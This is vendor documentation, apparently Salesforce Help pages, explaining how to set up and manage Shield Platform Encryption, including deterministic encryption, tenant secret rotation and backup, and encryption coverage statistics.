To get started with CRM Analytics Encryption, generate a tenant secret with Shield Platform Encryption. After you generate a CRM Analytics tenant secret, CRM Analytics Encryption uses the Shield Platform Encryption key management architecture to encrypt your CRM Analytics data.

You must be approved by the CRM Analytics Encryption Product Manager to use CRM Analytics Encryption. File a case with Salesforce Support to request access.

Familiarize yourself with Strengthen Your Data's Security with Shield Platform Encryption to understand CRM Analytics's key management architecture.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. Select **Analytics** from the picklist.
3. Generate a tenant secret or upload key material.
4. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Encryption Policy**.
5. Select **Encrypt CRM Analytics**.
6. Click **Save**.
   New datasets in CRM Analytics are now encrypted.

   Note: Data that was in CRM Analytics before encryption was enabled isn't encrypted. If pre-existing data is imported from Salesforce objects through the dataflow, the data becomes encrypted on the next dataflow run. Other pre-existing data (such as CSV data) must be reimported to become encrypted. Although pre-existing data isn't encrypted, it's still accessible and fully functional in its unencrypted state when encryption is enabled.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing CRM Analytics Platform and either Salesforce Shield or the Platform Encryption add-on.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To manage key material:
- Manage Encryption Keys

Encrypt Event Bus Data

To enable encryption of change data capture or platform event messages at rest, generate an event bus tenant secret and then enable encryption.

The following steps enable encryption for both change data capture and platform events.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. In the Choose Tenant Secret Type dropdown list, choose **Event Bus**.
3. Click **Generate Tenant Secret** or, to upload a customer-supplied tenant secret, click **Bring Your Own Key**.
4. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Encryption Policy**.
5. Select **Encrypt change data capture events and platform events**.
6. Click **Save**.

Warning: If you don't enable Shield Platform Encryption for change data capture events and platform events, events are stored in clear text in the event bus.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer**Editions. Requires purchasing either Salesforce Shield or the Platform Encryption add-on.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To manage key material:
- Manage Encryption Keys

Fix Compatibility Problems

When you select fields or files to encrypt with Shield Platform Encryption, Salesforce automatically checks for potential side effects. The validation service then warns you if any existing settings may pose a risk to data access or your normal use of Salesforce. You have some options for how to clear up these problems.

If your results include error messages, you're probably running into one or more of these limitations:

Portals

You can't encrypt standard fields, because a legacy customer or partner portal (created before 2013) is enabled in your organization. To deactivate a legacy customer portal, go to the Customer Portal Settings page in Setup. To deactivate a legacy partner portal, go to the Partners page in Setup.

> Note: Experience Cloud sites aren't related to this issue. They're fully compatible with encryption.

Criteria-Based Sharing Rules

You've selected a field that is used in a filter in a criteria-based sharing rule.

SOQL/SOSL queries

You've selected a field that's used in an aggregate function in a SOQL query, or in a WHERE, GROUP BY, or ORDER BY clause.

Formula fields

You've selected a field that's referenced by a custom formula field in an unsupported way. Formulas can use BLANKVALUE, CASE, HYPERLINK, IF, IMAGE, ISBLANK, ISNULL, NULLVALUE, and concatenation (&).

Flows and Processes

You've selected a field that's used in one of these contexts.

- To filter data in a flow
- To sort data in a flow
- To filter data in a process
- To filter data in a record choice set
- To sort data in a record choice set

> Note: By default, your results only list the first 250 errors per element. You can increase the number of errors listed in your results to 5000. Contact Salesforce for help.

> Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Disable Encryption on Fields

At some point, you might need to disable Shield Platform Encryption for fields, files, or both. You can turn field encryption on or off individually, but file encryption is all or nothing.

When you turn off Shield Platform Encryption for a field, most encrypted data is automatically mass-decrypted. The decryption starts automatically after you disable encryption for specific fields and save your changes. When data is decrypted, any functionality that was limited or unavailable when the data was encrypted is also restored. Salesforce notifies you by email when the decryption process is complete.

Note: Automatic decryption takes longer when you disable encryption on fields encrypted with a key that's been destroyed. Salesforce notifies you by email when the process finishes.

Long text area and rich text area field types can't be automatically decrypted. If you decrypt data encrypted with a destroyed key, that data can't be mass-decrypted.

Note: If you disable Shield Platform Encryption and can't access data in fields that were previously encrypted, contact Salesforce for help.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Encryption Policy**.
2. Click **Encrypt Fields**, then click **Edit**.
3. Deselect the fields you want to stop encrypting, then click **Save**.
   Users can see data in these fields.
4. To disable encryption for files or Chatter, deselect those features from the **Encryption Policy** page and click **Save**.

The functionality that was limited or changed by Platform Encryption is restored for your data after it's decrypted.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To disable encryption:
- Customize Application

Filter Encrypted Data with Deterministic Encryption

You can filter data that's protected with Shield Platform Encryption using deterministic encryption. Your users can filter records in reports and list views, even when the underlying fields are encrypted. You can apply case-sensitive deterministic encryption or exact-match case-insensitive deterministic encryption to data on a field-by-field basis.

Deterministic encryption supports WHERE clauses in SOQL queries and is compatible with unique and external ID fields. It also supports single-column indexes and single and double-column unique indexes. Deterministic encryption key types use the Advanced Encryption Standard (AES) with 256-bit keys with CBC mode and a static initialization vector (IV).

IN THIS SECTION:

How Deterministic Encryption Supports Filtering

By default, Shield Platform Encryption uses a probabilistic encryption scheme to encrypt data. Each bit of data is turned into a fully random ciphertext string every time it's encrypted. Encryption doesn't generally impact users who are authorized to view the data. The exceptions are when logic is executed in the database or when encrypted values are compared to a string or to each other. In these cases, because the data has been turned into random, patternless strings, filtering isn't possible. For example, you might run a SOQL query in custom Apex code against the Contact object, where LastName = 'Smith'. If the LastName field is encrypted with probabilistic encryption, you can't run the query. Deterministic encryption addresses this problem.

Encrypt Data with the Deterministic Encryption Scheme

Generate key material specific to data encrypted with deterministic encryption schemes. You can apply either case-sensitive deterministic encryption or case-insensitive deterministic encryption schemes to your data, depending on the kind of filtering you need to perform. When you apply a deterministic encryption scheme to a field or change between deterministic encryption schemes, synchronize your data. Syncing data makes sure that your filters and queries produce accurate results.

How Deterministic Encryption Supports Filtering

By default, Shield Platform Encryption uses a probabilistic encryption scheme to encrypt data. Each bit of data is turned into a fully random ciphertext string every time it's encrypted. Encryption doesn't generally impact users who are authorized to view the data. The exceptions are when logic is executed in the database or when encrypted values are compared to a string or to each other. In these cases, because the data has been turned into random, patternless strings, filtering isn't possible. For example, you might run a SOQL query in custom Apex code against the Contact object, where LastName = 'Smith'. If the LastName field is encrypted with probabilistic encryption, you can't run the query. Deterministic encryption addresses this problem.

To be able to use filters when data is encrypted, we have to allow some patterns in our data. Deterministic encryption uses a static initialization vector (IV) so that encrypted data can be matched to a particular field value. The system can't read a piece of data that's encrypted, but it does know how to retrieve the ciphertext that stands for that piece of data thanks to the static IV. The IV is unique for a given field in a given org and can only be decrypted with your org-specific encryption key.

We evaluate the relative strengths and weaknesses of cryptographic approaches based on the types of attacks that can be launched against a particular algorithm. We also consider the length of time that it could take for the attack to succeed. For example, it is commonly said that a brute-force attack against an AES 256-bit key would take a billion billion years given current computing capabilities. Nevertheless, it is common practice to rotate keys regularly.

Certain kinds of attacks become a bit less far-fetched when you get away from purely random ciphertext. For example, an attacker could conceivably analyze deterministically encrypted ciphertext and determine that the cleartext string `Alice` always resolves to the ciphertext `YjNkY2JlNjU5M2JkNjk4MGJiNWE2NGQ5NzI5MzU1OTcNCg==`. Given enough time to eavesdrop, an attacker could defeat encryption by building a dictionary of cleartext values to ciphertext values.

The Salesforce Shield approach is to expose just enough determinism to let bona fide users filter on encrypted data while limiting it enough to ensure that a given plaintext value doesn't universally result in the same ciphertext value across all fields, objects, or orgs. Even if an attacker successfully matched cleartext to encrypted values for one field, the attacker would have to do it all over again for another field, and again for the same field in another object.

In this way, deterministic encryption decreases encryption strength only as minimally necessary to allow filtering.

Deterministic encryption comes in two types: case-sensitive and case-insensitive. With case-sensitive encryption, a SOQL query against the Contact object, where LastName = Jones, returns only Jones, not jones or JONES. Similarly, when the case-sensitive deterministic scheme tests for unicity (uniqueness), each version of "Jones" is unique.

For case-insensitive, a SOQL query against the Lead object, where Company = Acme, returns Acme, acme, or ACME. When the case-insensitive scheme tests for unicity (uniqueness), each version of Acme is considered identical.

Important: Probabilistic encryption is not supported on the email address field for the Contact object. To avoid creating duplicate accounts during self-registration, use deterministic encryption.

Encrypt Data with the Deterministic Encryption Scheme

Generate key material specific to data encrypted with deterministic encryption schemes. You can apply either case-sensitive deterministic encryption or case-insensitive deterministic encryption schemes to your data, depending on the kind of filtering you need to perform. When you apply a deterministic encryption scheme to a field or change between deterministic encryption schemes, synchronize your data. Syncing data makes sure that your filters and queries produce accurate results.

USER PERMISSIONS

To generate, destroy, export, import, and upload tenant secrets and customer-supplied key material:

- Manage Encryption Keys

To enable Deterministic Encryption:


- Customize Application

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. From the Choose Tenant Secret Type menu, select **Data in Salesforce**.
3. Generate or upload a tenant secret.
4. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Advanced Settings**.
5. Enable **Deterministic Encryption**.

   You can also enable deterministic encryption programmatically. For more information, see PlatformEncryptionSettings in the *Metadata API Developer Guide*.

6. From Setup, select **Key Management**.
7. Select the **Data in Salesforce (Deterministic)** secret type.
8. Generate a tenant secret.

   You can mix and match probabilistic and deterministic encryption, encrypting some fields one way and some fields the other.



Key Management


Shield Platform Encryption adds another layer of protection to your data, helping you meet compliance requirements. Read more about Shield Platform Encryption best practices and tradeoffs before you get started.

Use the dropdown to select which type of tenant secret you want to manage. Then generate a tenant secret with Salesforce, or manage your own key material with BYOK.

Choose Tenant Secret Type: Data in Salesforce (Deterministic)


These keys encrypt data with the deterministic encryption scheme.

9. Enable encryption for each field, and choose a deterministic encryption scheme. How you do that depends on whether it's a standard field or a custom field.
   - For standard fields, from Setup, select **Encryption Policy**, and then select **Encrypt Fields**. For each field you want to encrypt, select the field name, and then choose either **Deterministic—Case Sensitive** or **Deterministic—Case Insensitive** from the Encryption Scheme list.


Save
Cancel
✓ Probabilistic
Deterministic - Case Sensitive
Deterministic - Case Insensitive

Account	Encryption Scheme
☑ Account Name	Probabilistic
☑ Billing Address	Probabilistic
☑ Shipping Address	Deterministic - Case Sensitive
☑ Phone	
□ Fax	
□ Website	
☑ Description	

- For custom fields, open the Object Manager and edit the field you want to encrypt. Select **Encrypt the contents of this field**, and select an encryption scheme.



Account

New Custom Field

Step 2. Enter the details Step 2 of 4

Field Label: Enrypted_Field

Field Name: Enrypted_Field

Description:

Help Text:

Required □ Always require a value in this field in order to save a record

Unique □ Do not allow duplicate values

External ID □ Set this field as the unique record identifier from an external system

Encrypted ☑ Encrypt the contents of this field

○ Use probabilistic encryption
● Use case sensitive deterministic encryption
○ Use case insensitive deterministic encryption

You receive an email notifying you when the enablement process finishes.

Note: Expect the enablement process to take longer when you apply deterministic encryption to a field with a large number of records. To support filtering, the enablement process also rebuilds field indexes.

10. When you apply or remove deterministic encryption to a field, existing data in that field might not appear in queries or filters. To apply full deterministic functionality to existing data, synchronize all of your data with your active key material from the Encryption Statistics and Data Sync page. For more information, see Synchronize Your Data Encryption with the Background Encryption Service.

Key Management and Rotation

Shield Platform Encryption lets you control and rotate the key material used to encrypt your data. You can use Salesforce to generate a tenant secret for you, which is then combined with a per-release master secret to derive a data encryption key. This derived data encryption key is then used in encrypt and decrypt functions. You can also use the Bring Your Own Key (BYOK) service to upload your own key material, or store key material outside of Salesforce and have the Cache-Only Key Service fetch your key material on demand.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Key management begins with assigning security administrators the appropriate permissions. Assign permissions to people you trust to encrypt data, manage certificates, and work with key material. It's a good idea to monitor these users' key management and encryption activities with the Setup Audit Trail. Authorized developers can generate, rotate, export, destroy, reimport, and upload tenant secrets by coding a call to the TenantSecret object in the Salesforce API.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage key material:

- Manage Encryption Keys

IN THIS SECTION:

Destroy Key Material

Only destroy Shield Platform Encryption tenant secrets and key material in extreme cases where access to related data is no longer needed. Your key material is unique to your org and to the specific data to which it applies. Once you destroy key material, related data is not accessible unless you import previously exported key material.

Require Multi-Factor Authentication for Key Management

Multi-factor authentication (MFA) is a powerful tool for securing access to data and resources. You can require multi-factor authentication for Shield Platform Encryption key management tasks like generating, rotating, or uploading key material and certificates.

Bring Your Own Key (BYOK)

When you supply your own tenant secret, you get the benefits built-in to Salesforce Shield Platform Encryption, plus the extra assurance that comes from exclusively managing your tenant secret.

Cache-Only Key Service

Shield Platform Encryption's Cache-Only Key Service addresses a unique need for non-persisted key material. You can store your key material outside of Salesforce and have the Cache-Only Key Service fetch your key on demand from a key service that you control. Your key service transmits your key over a secure channel that you configure, and the Cache-Only Key Service uses your key for immediate encrypt and decrypt operations. Salesforce doesn't retain or persist your cache-only keys in any system of record or backups. You can revoke key material at any time.

Work with Key Material

Shield Platform Encryption lets you generate a unique tenant secret for your org, or generate a tenant secret or key material using your own external resources. In either case, you manage your own key material: You can rotate it, archive it, and designate other users to share responsibility for it.

When you generate or upload new key material, any new data is encrypted using this key. This is now your active key. However, existing sensitive data remains encrypted using previous keys, which are now archived. In this situation, we strongly recommend re-encrypting this data with your active key. You can synchronize your data with the active key material on the Encryption Statistics and Data Sync.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage key material:

- Manage Encryption Keys

Rotate Your Encryption Tenant Secrets

You control the life cycle of your data encryption keys by controlling the life cycle of your tenant secrets. Salesforce recommends that you regularly generate or upload new Shield Platform Encryption key material. When you rotate a tenant secret, you replace it with either a Salesforce-generated tenant secret or customer-supplied key material.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

To decide how often to rotate your tenant secrets, consult your security policies. How frequently you can rotate key material depends on the tenant secret type and environment. You can rotate tenant secrets once per interval.

Table 1: Tenant Secret Rotation Intervals

Tenant Secret Type	Production Environments	Sandbox Environments
Data in Salesforce	24 hours	4 hours
Data in Salesforce (Deterministic)	7 days	4 hours
Analytics	24 hours	4 hours
Search Index	7 days	7 days
Event Bus	7 days	7 days

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

The key derivation function uses a master secret, which is rotated with each major Salesforce release. Master secret rotation doesn't impact your encryption keys or your encrypted data until you rotate your tenant secret.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. From the Choose Tenant Secret Type dropdown, choose a data type.
3. Check the status of the data type's tenant secrets. Existing tenant secrets are listed as active, archived, or destroyed.

   Active

   Can be used to encrypt and decrypt new or existing data.

   Archived

   Can't encrypt new data. Can be used to decrypt data previously encrypted with this key when it was active.

   Destroyed

   Can't encrypt or decrypt data. Data encrypted with this key when it was active can no longer be decrypted. Files and attachments encrypted with this key can no longer be downloaded.

4. Click **Generate New Tenant Secret** or **Bring Your Own Key**. If uploading a customer-supplied tenant secret, upload your encrypted tenant secret and tenant secret hash.

   Note: You can have up to 50 active and archived tenant secrets of each type. For example, you can have one active and 49 archived Data in Salesforce tenant secrets, and the same number of Analytics tenant secrets. This limit includes Salesforce-generated and customer-supplied key material.

   If you run into this limit, destroy an existing key before reactivating, rearchiving, or creating a callout to another one. Before destroying a key, synchronize the data it encrypts with an active key.

5. If you want to re-encrypt field values with your active key material, synchronize new and existing encrypted data under your most recent and keys. You can sync data from the Encryption Statistics and Data Sync page in Setup.

   Warning: For clean and consistent results, we recommend that you contact Salesforce Customer Support for help with reencrypting your data. You can apply your active key material to existing records by editing them through Setup, or programmatically through the API. Editing a record triggers the encryption service to encrypt the existing data again using the newest key material. This update changes the record's timestamp, and the update is recorded in the field history or Feed History. However, the field history in the History related list and Feed History aren't reencrypted with the new key material.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Back Up Your Tenant Secrets

Your Shield Platform Encryption tenant secret is unique to your org and to the specific data to which it applies. Salesforce recommends that you export your tenant secret to ensure continued access to the related data.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

1. From Setup, in the Quick Find box, enter *`Platform Encryption`*, and then select **Key Management**.
2. In the table that lists your keys, find the tenant secret you want to back up. Click **Export**.
3. Confirm your choice in the warning box, then save your exported file.

   The file name is `tenant-secret-org-<organization ID>-ver-<tenant secret version numer>.txt`. For example, `tenant-secret-org-00DD00000007eTR-ver-1.txt`.
4. Note the specific version you're exporting, and give the exported file a meaningful name. Store the file in a safe location so you can import it back into your org if needed.

   Note: Your exported tenant secret is itself encrypted.

Remember that exported key material is a copy of the key material in your org. To import an exported tenant secret, first destroy the original in your org. See Destroy a Tenant Secret on page 128.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Get Statistics About Your Encryption Coverage

The Encryption Statistics page provides an overview of all data encrypted with Shield Platform Encryption. This information helps you to stay on top of your key rotation and management tasks. You can also use encryption statistics to identify which objects and fields you may want to update after you rotate your key material.

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.


Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

Gather Encryption Statistics

The Encryption Statistics and Data Sync page shows you how much of your data is encrypted by Shield Platform Encryption, and how much of that data is encrypted by active key material. Use this information to inform your key rotation actions and timelines. You can also use the Encryption Statistics page to collect information about the fields and objects you want to synchronize with the background encryption service.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Encryption Statistics**.
2. Select an object type or custom object from the left pane. If you see a "--" in the Data Encrypted or Uses Active Key columns, you haven't gathered statistics for that object yet.



Object	Data Encrypted	Uses Active Key	Sync Needed
Account	50%	50%	Yes
Case	100%	100%	No
Contact	93%	93%	Yes
Lead	25%	25%	Yes
Opportunity	--	--	Yes
Attachment	--	--	Yes

3. Click **Gather Statistics**.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view Platform Encryption Setup pages:

- View Setup and Configuration

  And

  Customize Application

The gathering process time varies depending on how much data you have in your object. You're notified by email when the gathering process is finished. When your statistics are gathered, the page shows updated information about data for each object. If encryption for field history and feed tracking is turned on, you also see stats about encrypted field history and feed tracking changes.

Note:

- You can gather statistics once every 24 hours, either by clicking **Gather Statistics** or running the self-service background encryption service.
- Feed Item doesn't display statistics because it's derived from Feed Post. Gathering statistics for Feed Post is sufficient to confirm the encryption status of both Feed Post and Feed Item.

Interpret and Use Encryption Statistics

The Encryption Statistics page offers a snapshot of your encrypted data. You can use the information to help make informed decisions about managing your encrypted data.


Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

The page offers two views of your encrypted data: a summary view and a detail view.

Encryption Summary View

The Encryption Summary View lists all your objects that contain encrypted data, and statistics about the encrypted data in those objects.



Object	Data Encrypted	Uses Active Key	Sync Needed
Account	50%	50%	Yes
Case	100%	100%	No
Contact	93%	93%	Yes
Lead	25%	25%	Yes
Opportunity	–	–	Yes
Attachment	–	–	Yes

- Object—Lists your standard and custom objects. Data about standard objects are aggregated for all standard objects of a given type. Data about custom objects are listed for each custom object.
- Data Encrypted—The total percentage of data in an object that's encrypted. In the example above, 50% of all data in Account objects are encrypted.
- Uses Active Key—The percentage of your encrypted data in that object or object type that is encrypted with your active key material.
- Sync Needed—Recommends whether to synchronize your data with the background encryption service. This column displays Yes when you've added or disabled encryption on fields, changed a field's encryption scheme, or rotated key material.

When the numbers in both Data Encrypted and Uses Active Key columns are the same, and Sync Needed column reads No, all your encrypted data is synchronized. In the example above, the Case object is synchronized.

Sometimes the Sync Needed column reads Yes for an object when the Encrypted Data and Uses Active Key columns read have the same values. This combination of values happens when encryption policy settings or keys have changed since the last time you gathered statistics or synchronized your data. This combination also happens when statistics have been gathered for newly encrypted data, but the object has never been synchronized. In the example above, the Account, Contact, Lead, and Opportunity objects meet one or more of these conditions.

A double dash (--) means that statistics haven't been gathered for that object or object type yet. In the example, statistics haven't been gathered for the Opportunity and Attachment objects.

Encryption Detail View

The Encryption Detail View shows statistics about the field and historical data stored in each object category. If encryption for field history and feed tracking is turned on, you can also view stats about encrypted field history and feed tracking changes.

Fields

The Fields tab displays data about field data in each object.

- Field—All encryptable standard and custom fields in the object that contain data.

  Note: Not all field data is stored in the same field that displays data in the UI. For example, some Person Account field data is stored in the corresponding Contact fields. If you have Person Accounts enabled but don't see encrypted fields under the Account detail view, gather statistics for the Contact object and check there.

  Similarly, Chatter data is stored in the Feed Attachment, Feed Comment, Feed Poll Choice, Feed Post, and Feed Revision objects. The Encryption Statistics page lists these objects and all fields that hold encrypted Chatter data in the database. Some fields listed on the Encryption Statistics page aren't visible in the UI by the same name, but they store all encrypted data that's visible in the UI. See Which Standard Fields and Data Elements Can I Encrypt? on page 80 in Salesforce Help for a list of the encrypted Chatter fields.

- API Name—The API name for fields that contain data.
- Encrypted Records—The number of encrypted values stored in a field type across all objects of given type. For example, you select the Account object and see "9" in the Encrypted Records column next to Account Name. That means there are nine encrypted records across all Account Name fields.
- Unencrypted Records—The number of plaintext values stored in a field type.
